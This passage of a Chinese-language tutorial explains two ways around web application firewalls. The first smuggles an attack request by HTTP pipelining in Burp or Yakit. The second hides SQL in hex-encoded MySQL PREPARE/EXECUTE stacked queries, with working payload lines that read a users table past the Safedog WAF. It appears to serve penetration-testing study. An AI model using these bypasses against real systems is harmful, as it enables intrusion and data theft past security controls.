
值得注意的是,chunk编码服务端并不一定支持,所以需要先进行测试
pipline绕过注入

当请求中的Connection字段值为keep-alive,则代表本次发起的请求所建立的tcp连接不断开,直到所发送内容结束Connection为close为止。部分WAF可能只对第一次传输过来的请求进行过滤处理。
正常请求被拦截:

利用pipline进行绕过:

首先关闭burp的Repeater的Content-Length自动更新
修改Connection字段值为keep-alive,将带有攻击语句的数据请求附加到正常请求后面再发送一遍。

yakit中也有相关的功能

可以看到关闭自动修复长度后,服务端将该请求视为两次不同的请求,分别作出响应
prepare语法
基本语法
prepare stmt_name from preparable_stmt;
execute stmt_name [using @var_name [, @var_name] ...];
{deallocate | drop} prepare stmt_name;
@a = 73656c656374202a2066726f6d2073656375726974792e75736572733b; pRepare flag from @a;EXECUTE flag;

可以看到安全狗不拦截,当然前提是mysql要开启多句执行,在本地测试时要加上set,并且set和变量之间不能有空格
set@a = 0x73656c656374202a2066726f6d2073656375726974792e7573657273; pRepare flag from @a;EXECUTE flag;

注意点
- 如果16进制有e可能会被认为是科学计数法
- 似乎不支持太长的16进制字符串